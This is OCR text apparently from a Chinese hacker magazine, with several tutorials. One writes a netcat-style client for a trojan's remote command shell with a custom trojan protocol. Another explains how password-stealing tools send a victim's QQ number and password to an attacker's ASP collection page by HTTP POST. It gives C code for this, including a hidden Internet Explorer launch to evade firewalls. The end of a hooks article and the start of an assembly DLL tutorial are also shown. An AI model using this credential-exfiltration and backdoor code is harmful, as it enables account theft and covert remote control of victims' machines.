



图8

写到这里就结束了，本文详细的介绍了钩子技术的使用方法和防御方法，希望对大家有帮助，美中不足就是针对低级钩子等不需要加载DLL的钩子尚无防御办法。

MSDN中介绍 微软为了防止处理钩子消息的线程过于繁忙响应缓慢，在注册表HKEY_CURRENT_USER\Control Panel\Desktop\ LowLevelHooksTimeout中保存一个值，当处理钩子消息的线程在该值规定时间内未返回则忽略该钩子，我曾经尝试把该值设置为0，但是低级钩子依然正常工作。大家如有什么好办法希望赐教。

适合读者：网络爱好者、编程爱好者
前置知识：无

编程打造CmdShell客户端



文/图 雪山 [S.I.S]

前几天下了个可端口复用的WinShell源码，准备自己定个木马协议来实现不影响原服务的端口复用。我的编程基础不是很强，但是我真的没想到光定个木马协议就用了个把星期……不过还是小有收获，这就拿来和大家分享。

在应用层上自定木马协议，想到最简单的方法就是自定一个结构体，包括一个头部和一个命令字。服务端很好办，毕竟有源码在，加几个字符串比较语句就可以了。那客户端呢？ 只有自己写了。

我想大部分人开始可能会和我的想法一样，一个connect()加一个send() 和 recv() 的循环就完事。是啊，上课时老师们都说Socket编程是如何简单，几个send()和recv() 就可以搞定。我试了一下，结果表明这是完全不行的。因为当我们send() 出去之后，由于种种原因recv() 到的数据很可能只是服务端发送的一部分，然后再次send() 和recv() 就可能接收到上次服务端发送的数据，反复几次会导致收发数据不同步，最后一部分数据丢失，这可是我亲自做过实验的。

怎么办呢?我想到用NC连接CmdShell的时候好像不会出现这种情况，马上找到NC的源码来看。（这里提醒一下在学习编程的朋友们，看到这种代码先别急，静下心来慢慢看，总之我感觉NC的代码是我看到过最郁闷的代码）我找到NC里面读写（收发）数据的函数（int readandwrite()），仔仔细细地看了两天，做了n次实验，终于把这个函数的基本思路搞得差不多了。

NC用单线程实现了数据的异步通信的单工工作模式，代码简单效率高。基本思路如下图1 所示。

上图大概的画出了NC读写数据的流程，不过很粗，我就结合NC的部分代码把这个图大概解释一下吧：




图1

```
unsigned int fd;
register int rr;
register char * zp;   /* stdin buf ptr */
register char * np;   /* net-in buf ptr */
unsigned int rzleft;
unsigned int rnleft;
struct timeval timer3;
```

这里fd是传进来的Socket参数，当然也可以用无符号整数来表示。rr,zp,np都是寄存器变量，其实现在也没必要了，rr是这个函数里面记录各个函数返回值的，zp是标准输入（发送）缓冲区的指针，当然np就是标准输出（接收）数据缓冲区的指针了。而rzleft和rnleft是用来记录发送和接收缓冲区里面所剩的字节数。timer3是用来设置接收数据时超时的。

还有些变量，如重试次数……那些功能太细致了，有兴趣的朋友可以自己研究一下，这里就不多费口舌了。

```
FD_SET (fd, ding1);   /* global: the net is open */
rzleft = rnleft = 0;
typedef struct fd_set
{
u_int fd_count;
SOCKET fd_array[FD_SETSIZE];
}
fd_set;       // 从MSDN2005上摘录
```

这里ding1和ding2是两个fd_set结构体的全局变量。

"The fd_set structure is used by various Windows Sockets functions and service providers"，这是MSDN里面对fd_set结构体的描述，网上称为文件描述符，我想它是一个集合，可集合多个I/O，这里主要是为一些Socket函数提供服务的。FD_SET是将一个Socket加入一个fd_set集合的宏，还有一些操作fd_set的函数，具体请查阅MSDN，后面将陆续介绍其功能。

```
while (FD_ISSET (fd, ding1))
{  /* i.e. till the *net* closes! */
*ding2 = *ding1;   /* FD_COPY ain't portable... */
rr = select (16, ding2, 0, 0, &timer3);/* here it is,
kiddies */
if (rr < 0)
{………select出错,退出操作} /* select fuckup */
if (rr == 0)
{………超时操作} /* select timeout */
if (FD_ISSET (fd, ding2))
{
      rr = recv (fd, bigbuf_net, BIGSIZ, 0);
   if (rr <= 0)
      {
      FD_CLR(fd, ding1);/*net closed, we'll finish up... */
   rzleft = 0;  /* can't write anymore: broken pipe */
      } else
      {
            rnleft = rr;
            np = bigbuf_net;
      } /* if rr */
   } /* net:ding */
      if (rzleft)goto shovel; /*判断发送缓冲区是否有数据，
有则跳到 shovel*/
      if (kbhit())
      {     gets(bigbuf_in);
            strcat(bigbuf_in,"\n");
            rr = strlen(bigbuf_in);
            rzleft = rr;
            zp = bigbuf_in;
      }
   shovel:
      if (rnleft)
      {
            rr = write (1, np, rnleft);
            if (rr > 0)
   {  np += rr;   /* fix up ptrs and whatnot */
   rnleft -= rr;   /* will get sanity-checked above */
      }
      } /* rnleft */
      if (rzleft)
      {     rr = rzleft;
   rr = send (fd, zp, rr, 0);/* one line, or the whole
buffer */
            if (rr > 0)
            {     zp += rr;
                  rzleft -= rr;
            }
      } /* rzleft */
      if ((rzleft) || (rnleft))
      {     goto shovel;
      }
   } /* while ding1:netfd is open */
   closeSocket (fd);
   return (0);
   } /* readwrite */
```

这是一个读写数据的循环，省去了大部分的代码，只保留了能实现主要功能的代码。这个循环是以判断fd在不在ding1集合里来作为条件的，不在就退出。然后在循环里面用了一个与ding1相同的集合ding2来设置接收数据的超时，防止因超时而损坏ding1。当超时时，Select函数会将ding2里面的不可读的Socket清空，这时就用if (FD_ISSET(fd, ding2))来判断fd是否可读。FD_ISSET是用来判断一个Socket是否在fd_set中的宏。

recv()的返回值比较重要，正常情况下返回接收的字节数，这时将把接收数据缓冲区的指针赋给np，所接收的

字节数赋给rnleft。而当没有超时时,接收又有错误,这就表明对方已经关闭了连接。

此时用FD_CLR (fd, ding1); rzleft= 0;来结束循环。FD_CLR是一个用来清除fd_set集合里面的特定Socket的宏。这样While检测到fd已经不在ding1里面时,就不再循环了。

下面开始判断发送缓冲区是否有数据,有的话跳到shovel,防止读取输入的时候把以前发送缓冲区里的数据覆盖。

小知识 这里用到了kbhit(),这是判断是否有键盘输入的一个函数,如果没有的话,就直接跳到shovel了,有的话就将标准输入读到发送缓冲区。

rzleft = rr,zp = bigbuf_in,将读进来的字节数赋给rzleft,将指针赋给zp。这就保证只在有输入的时候才读取,没有输入的时候就不断循环地进行其他操作。如果接收数据,就不会有只接收一部分数据的现像了。

然后就轮到Shovel了,这里的功能是输出接收缓冲区的数据和发送缓冲区里的数据,而且保证把接收和发送缓冲区里的数据处理完才继续循环。

输出和发送都是先判断各缓冲区里还有没有数据再进行处理,有数据的话,该输出的输出,该发送的发送,再将原有的数据数量减去处理了的数据的数量,因为有时一下不能处理完所有的数据,就有剩下未处理的。

这时怎么能保证处理完所有的数据呢?看这句: if ((rzleft) || (rnleft)) { goto shovel;},只要任意一个缓冲区还有数据都会再次跳到shovel进行缓冲区数据的处理,直到rzleft和rnleft都等于零,也就是接收和发送缓冲区都没有数据遗留。

最后跳出循环之后用closeSocket (fd);return (0);来关闭套接字和返回。

这里总结一下NC的几个精华点:

1.采用了接收数据的超时设置,让recv()不会占用太多的时间;

2.用了select()可读,而recv()出错表示对方关闭连接的方法,因为它很容易进入无限循环,还好用这个方法,不然还真不好判断对方什么时候关闭;

3.读取键盘输入时先判断有没有键盘输入,我觉得这是最关键的一步了,不然很难实现不停地循环接收数据而不会丢失数据,这里接收数据那部分和发送数据那部分所被触发的次数是完全不同的,因为接收数据是每次循环都会有的,而发送数据是只在有输入的情况下才会被触发,这也就实现了他的异步通信;

4.保证把缓冲区里所有的数据都处理完之后再进行其他的操作。

我根据这个思路自己写了一个客户端,代码比较简单:

```
while (FD_ISSET(sockfd,&ding))
{
// 赋初始值
FdRead=ding;
int Er=select(sockfd+1, &FdRead, 0, 0, &TimeOut);
// 超时或错误
if( (Er==SOCKET_ERROR))
{
        printf("select Socket err!\n",Er);
        FD_CLR(sockfd,&FdRead);
        FD_CLR (sockfd, &ding);
}
if( FD_ISSET(sockfd,&FdRead))
{
        numbytes=recv(sockfd, buf, sizeof(buf), 0);
if(numbytes == SOCKET_ERROR || numbytes==0)
        {
                FD_CLR (sockfd, &ding);
}               // 可读但已经关闭连接
                else
                {
                recvn=numbytes;
                buf[numbytes] = '\0';
                recvbufp= buf;
        }
}


if(sendn)goto print;
// 检查是否有数据还未发送
if (kbhit())
// 检查终端上是否有数据,有则读进来
{
        gets(bufin);
        strcat(bufin, "\n");
        readn = strlen(bufin);
        if(readn>0)
        {
                sendn=readn;
                bufin[readn]='\0';
                sendbufp=bufin;
        }
}
print:
if(recvn)
{
        int rr= write (1, recvbufp, recvn);
        recvbufp+=rr;
        recvn-=rr;
}
if(sendn)
{
        readn=send(sockfd,sendbufp,sendn,0);
        sendbufp+=readn;
        sendn-=readn;
}
if(recvn || sendn )goto print;
Sleep(10);
}
```

大家可以看一下,省去了NC里很多细致的功能。我觉得这对网络编程可能是一个很好的指导或启发。

好了,相信看完之后写一个自己的CmdShell客户端应该没有问题了。别想了,赶紧动手吧!

适合读者：网络爱好者、编程爱好者
前置知识：无

POST提交实现ASP网站收信



文/图 楚茗

现在很多盗号工具都带有ASP网站收信功能，今天笔者就来介绍如何通过POST提交数据来实现ASP网站收信吧。

当然如果只是为了实现ASP网站收信，我想用下面的几句代码就可以实现这个功能了。

```
char * iepath="c:\\Program Files\\Internet Explorer\\iexplore.exe";
char * postpath="http://127.0.0.1/pass.asp?QQNumber=123456&PassWord=asdfgh";
ShellExecute(0,NULL,iepath,postpath,NULL,SW_HIDE);
```

这样写还有个好处就是利用了IE，提高了木马的穿墙性，大家不妨试试。当然上面的某些具体的数据可能需要改变。

本文的主要目的还在于介绍点HTTP协议相关的知识和提高大家的网络编程能力。要知道POST方式提交数据的作用远不止于实现ASP网站收信。还记得利用上传类漏洞入侵网站的时候，大家常常利用NC提交ASP木马吗？其实那就是利用HTTP的POST请求提交数据。

言归正传，在WWW客户机及服务器上运行的是HTTP协议，即超文本传输协议，它采用了请求/响应模型。在测览器中输入网址后，浏览器便尝试和WEB服务器建立TCP连接，连接成功后产生HTTP请求，服务器则根据浏览器请求返回其所需资源，然后服务器断开连接，它们的交互过程如图1 所示。




图1 HTTP的运作模式

客户端向服务器发送一个请求，服务器以一个状态行作为响应。所以常见的HTTP消息包括客户机向服务器的请求消息和服务器向客户机的响应消息。这两种类型的消息由一个起始行，若干个头域，一个表示头域结束的空行和可选的消息体组成。每个头域由一个域名，冒号(:)和域值三部分组成。域名是大小写无关的，域值前可以添加任何数量的空格符，头域可以被扩展为多行，在每行开始处，使用至少一个空格或制表符。对于HTTP请求消息常见的有两种 GET方法和POST方法。

本文利用的就是POST方法，典型的POST方法的HTTP请求头如下：

```
POST http://www.example.com/pass.asp HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded
Host: www.example.com
Content-Length: 34
QQNumber=1234567&PassWord=asdfgh
```


根据上面的知识，我们可以看出第一行指明了POST方法，接受POST的文件以及协议版本。后面跟了几组头域，"QQNumber=1234567&PassWor d=asdfgh"就是要POST的数据内容，而Content-Length标明了POST数据的大小。怎么样，简单吧。

下面就用C语言实现这个程序，InitSocket()和Name2Inet(char* szAddress)这两个函数显示初始化Socket版本和将IP地址或域名转化成网络地址，这里不详细介绍。下面注释一下主要代码。

```
//下面请大家自行修改，我把pass.asp放在本地建的服务器上
char* url="127.0.0.1";    //计算POST数据大小
postlen=(strlen(argv[1])+strlen(argv[2])+19);
//格式化HTTP消息头
_snprintf(buff, 4096, "POST http://%s/pass.asp HTTP/1.1\r\n"
"Content-Type: application/x-www-form-urlencoded\r\n" //貌似这句不能丢
"Host: %s\r\n"
"Content-Length: %d\r\n" //指post的数据长度
"\r\n"
"QQNumber=%s&PassWord=%s\r\n",
url,
url,
postlen,
argv[1],
argv[2]);    //初始化socket版本
InitSocket()
//创建TCP类型的socket
sock=socket(AF_INET,SOCK_STREAM,0);
//初始化主机连接信息
addr.sin_family = AF_INET;
addr.sin_port = htons(80);
addr.sin_addr.s_addr=Name2Inet(url);
//连接主机
connect(sock,(LPSOCKADDR)&addr,sizeof(addr));
//发送HTTP消息头
send(sock,buff,strlen(buff),0);
```

具体可以看本文所附源代码和pass.asp文件。编译以后，得到程序post.exe，使用方式是"post QQNum Pass"。希望本文对大家实现ASP网站收信功能和理解HTTP协议以及提高网络编程所有帮助。

适合读者：汇编爱好者
前置知识：汇编基础知识



动态链接库的编写与应用

文/图 何永强/H.S.T

现在"漏洞+木马+蠕虫"的网络威胁模式已经流行起来了，熟练分析这样的威胁模式，要求安全研究者具有扎实的系统底层、网络与汇编基础。因此，为了让初学的朋友们有个好的开头，从本期开始，我将以系列教程的形式和大家一起进行Win32汇编实战。这里，我只是结合自己的体会，作一些提炼和总结，希望能和大家一起进步。

本文中，我将结合介绍MASM与网络编程基础知识，进行动态链接库及相应的调用程序编写。

Win32汇编基础回顾

谈到Win32汇编，基础教程大家可参考严义等编著的《Win32汇编语言程序设计教程》，基本语法、编译环境等书中都有比较详细的讲解。这里，我简单回顾一下值得注意的几点，以后的文章中就不再重复了。

1）Win32ASM编译器

Win32ASM的编译器最常用的有两类 Borland公司的Tasm5.0和Microsoft的Masm6.11以上版本，一般选用Microsoft Masm版本。

2）环境变量设置

为了直接调用Masm提供工具和库文件，我们需要在"我的电脑->属性->高级->环境变量->用户变量"里分别设置：

```
include = D:\masm611\include
lib = D:\masm611\lib
path = D:\masm611\bin
```

3）编译和链接

汇编文件的编译 Ml /c /coff 文件名.asm，生成.obj文件。

资源文件的编译 Rc文件名.rc，生成.res文件。

链接 Link /SUBSYSTEM:WINDOWS [其他链接选项，如/dll、/def等] OBJ文件名.obj [Res文件名.res]

4）include和includelib语句的使用

include语句包含了一些系统的定义和API函数说明，其中所有的Windows数据结构定义和常量定义包含在windows.inc中，而很多API函数的说明包含在其它.inc中。例如，ExitProcess函数包含在kernel32.dll中，我们就要在程序中包括include kernel32.inc和includelib kernel32.lib语句，否则在编译时会出现API 函数未定义的错误而MessageBox在user32.dll中，那么我们就要在程序中包括include user32.inc和includelib user32.lib语句。

5）数据段、代码段和注释

未初始化的数据定义在".data？"段中，已初始化的数据定义在.data段或.code段中，而代码则位于.code段中；汇编代码注释由"；"来指引。

6）命令行参数的提取

如果生成的.exe文件是带命令行参数的，那么我们可以通过API函数GetCommandLine来获取。

回顾了基础知识以后，我给大家推荐一个不错的汇编程序开发工具NewAsm.exe，以后文章涉及的汇编程序都将通过这个工具进行编写。该工具安装后，集成了Editplus与Masm，提供了方便的编译环境，如图1所示。

